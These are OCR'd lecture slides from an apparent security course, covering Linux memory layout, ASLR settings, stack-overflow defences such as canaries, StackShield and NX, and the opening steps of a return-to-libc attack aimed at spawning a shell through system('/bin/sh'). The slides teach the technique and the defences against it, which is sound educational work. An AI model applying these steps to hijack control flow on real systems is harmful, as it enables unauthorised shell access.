
Linux Virtual Memory Areas

- In Linux, a process's linear address space is organized in sets of Virtual Memory Areas.
- Each VMA is a contiguous chunk of related and allocated pages
- An object files loadable segment corresponds to atleast one VMA mapping in the address space of its process image.
- Runtime heap and stack are also distinct VMAs

Example

```
vol@ubuntu:~/netsec/retlibc$ cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 917525     /bin/cat
08053000-08054000 r--p 0000a000 08:01 917525     /bin/cat
08054000-08055000 rw-p 0000b000 08:01 917525     /bin/cat
085bf000-085e0000 rw-p 00000000 00:00 0          [heap]
b73d6000-b75d6000 r--p 00000000 08:01 6779       /usr/lib/locale/locale-archive
b75d6000-b75d7000 rw-p 00000000 00:00 0
b75d7000-b777a000 r-xp 00000000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777a000-b777b000 ---p 001a3000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777b000-b777d000 r--p 001a3000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777d000-b777e000 rw-p 001a5000 08:01 656194     /lib/i386-linux-gnu/libc-2.15.so
b777e000-b7781000 rw-p 00000000 00:00 0
b7791000-b7792000 r--p 005e0000 08:01 6779       /usr/lib/locale/locale-archive
b7792000-b7794000 rw-p 00000000 00:00 0
b7794000-b7795000 r-xp 00000000 00:00 0          [vdso]
b7795000-b77b5000 r-xp 00000000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
b77b5000-b77b6000 r--p 0001f000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
b77b6000-b77b7000 rw-p 00020000 08:01 656174     /lib/i386-linux-gnu/ld-2.15.so
bf83e000-bf85f000 rw-p 00000000 00:00 0          [stack]
```

Each line in the commands output corresponds to a VMA



Runtime Memory
ELF Headers
.text segment
.rodata segment
.data segment
Heap
libc
Stack
0x00000000 (Start of mem)
0x08048000 – 0x08053000 (R-X)
0x08053000 – 0x08054000 (R--)
0x08054000 – 0x08055000 (RW-)
0x085bf000 – 0x085E0000 (RW-)
0xb75d7000 – 0xb777e000 (XXX)
0xbf83E000 – 0xbf85f000 (RW-)

Address Space Layout Randomization

- Used to introduce randomness into addresses used by a given task
- ASLR can locate the heap, stack, libraries in random positions
- Built into the Linux kernel and is controlled by the parameter /proc/sys/kernel/randomize_va_space
  - 0 – Disable ASLR
  - 1 - Randomize the positions of stack, virtual dynamic shared object (VDSO) page, and shared memory regions.
  - 2 - Randomize the positions of the stack, VDSO page, shared memory regions, and the data segment (Default setting)

Address Space Layout Randomization

- Randomization can be done at compile- or link-time, or by rewriting existing binaries
- Pre-ASLR
  - Buffer overflow and return-to-libc exploits need to know the (virtual) address to hijack control
    - Address of attack code in the buffer
    - Address of a standard kernel library routine
  - Same address is used on many machines
    - Slammer infected 75,000 MS-SQL servers using same code on every machine

Return to libc attack

Buffer Overflow Summary

- Exploiting buffer overflow for code injection
- Code Injection
  - A general term for attack types which consist of injecting code that is then executed by an application.
- Challenge 1 : How to load code into memory?
  - Must be machine instructions and must not contain NULL bytes
  - Must not use the loader
  - Cannot use the stack to load code (as we trying to smash the stack)
  - We injected shellcode
- Challenge 2: How to get injected code to run?
  - Cannot simply add new instructions to jump to a new location
  - We don’t know precisely where our code is
  - The return address is hijacked.

Buffer Overflow Summary

- Challenge 3: How do we know the exact return address?
  - If we don’t have access to the code, we don’t know how far the buffer is from the saved %ebp
  - One approach – try a lot of different values!
    - Worst case scenario : in a 32 bit memory space its 2^{32} possible values
    - Requires a previously-established presence on the host (e.g. a user account or another application under the control of the attacker)
    - Without ASLR
      - The stack always starts from the same fixed address
      - The stack will grow, but usually it doesn’t grow very deeply (unless the code is heavily recursive)

Buffer Overflow Counter measures

- Apply secure engineering principles
  - User level defenses
  - Use strongly typed languages such as Java, that will detect buffer overflow
  - Use safe library functions
    - Instead of gets, strcpy, strcat, sprintf use fgets, strncpy, strncat and snprintf

Buffer Overflow Counter measures

Compiler Defenses

- StackGuard : mark the boundary buffer
  - Built into GNU complier
  - Observation: one needs to overwrite the memory before the return address in order to overwrite the return address. In other words, it is difficult for attackers to only modify the return address without overwriting the stack memory in front of the return address.
  - A canary word can be placed next to the return address whenever a function is called.
  - If the canary word has been altered when the function returns, then some attempt has been made on the overflow buffers.

Buffer Overflow Counter measures

Compiler Defenses

- StackGuard : mark the boundary buffer

```
...                                  ...
|------------------------------------|
| parameters passed to function      |
|------------------------------------|
| function's return address (RET)    |
|------------------------------------|
| canary                             |
|------------------------------------|
| local frame pointer (%ebp)         |
|------------------------------------|
| local variables                    |
|------------------------------------|
...                                  ...
```

Buffer Overflow Counter measures

Compiler Defenses

- StackGuard : mark the boundary buffer
  - To be effective attacker must not be able to spoof the canary
  - To prevent canary spoofing: terminator and random canaries
  - A terminator canary contains null, CR, LF, EOF – four characters that should terminate most string operations, rending the overflow harmless
  - Random canary is chosen at random at the time program execs. Thus the attacker cannot learn the canary value prior to the program start

Buffer Overflow Counter measures

Compiler Defenses

- StackShield : separate control (return address) from data
  - A GNU C compiler extension that protects the return address.
  - When a function is called, StackShield copies away the return address to a non-overflowable area
    - The function prolog copies the address to a non-overflowable area and epilog copies it back
  - Creates an separate stack to store a copy of the function return addresses
  - Therefore, even if the return address on the stack is altered, it has no effect

Buffer Overflow Counter measures

- OS Level Defenses:
- NX (Non Executable Memory)
  - Makes stack, heap e.t.c. non-executable.
  - Prevents instructions from being executed on the stack.
  - Enabled by default since 2.6 kernel
  - Stack can still be corrupted – comprise of data integrity
- Address Space Layout Randomization
  - Lays out address space of program in such a way that the stack, heap e.t.c are placed at a random address at every initiation

return-to-libc attack

- Bypassing non-executable stack
- Return-to-libc overwrites the return address to point to functions already in the process's address space such as in libc (such as system())
  - Make EIP to point to something that can create a shell e.g. /bin/sh
- Why not point EIP to libc
  - Libc is mapped into the memory space of most programs
  - System() can get the shell

return-to-libc attack

```c
/* retlib.c */
#include <stdio.h>
int main(int argc, char **argv)
{
	system("/bin/sh");
	return(0);
}
```


```
root@ubuntu:/home/vol/netsec/retlibc# ./sys
# 
```

return-to-libc attack

- Overwrite the stack using the vulnerable buffer
    - Stack does not need to be executable
- Point return address to system() call within libc
- Setup the argument to system() => “/bin/sh” on the stack
- Point the next address to the exit() (optional)


return-to-libc attack

Arg is always at EBP + 8




return-to-libc attack

Where do you place /bin/sh?

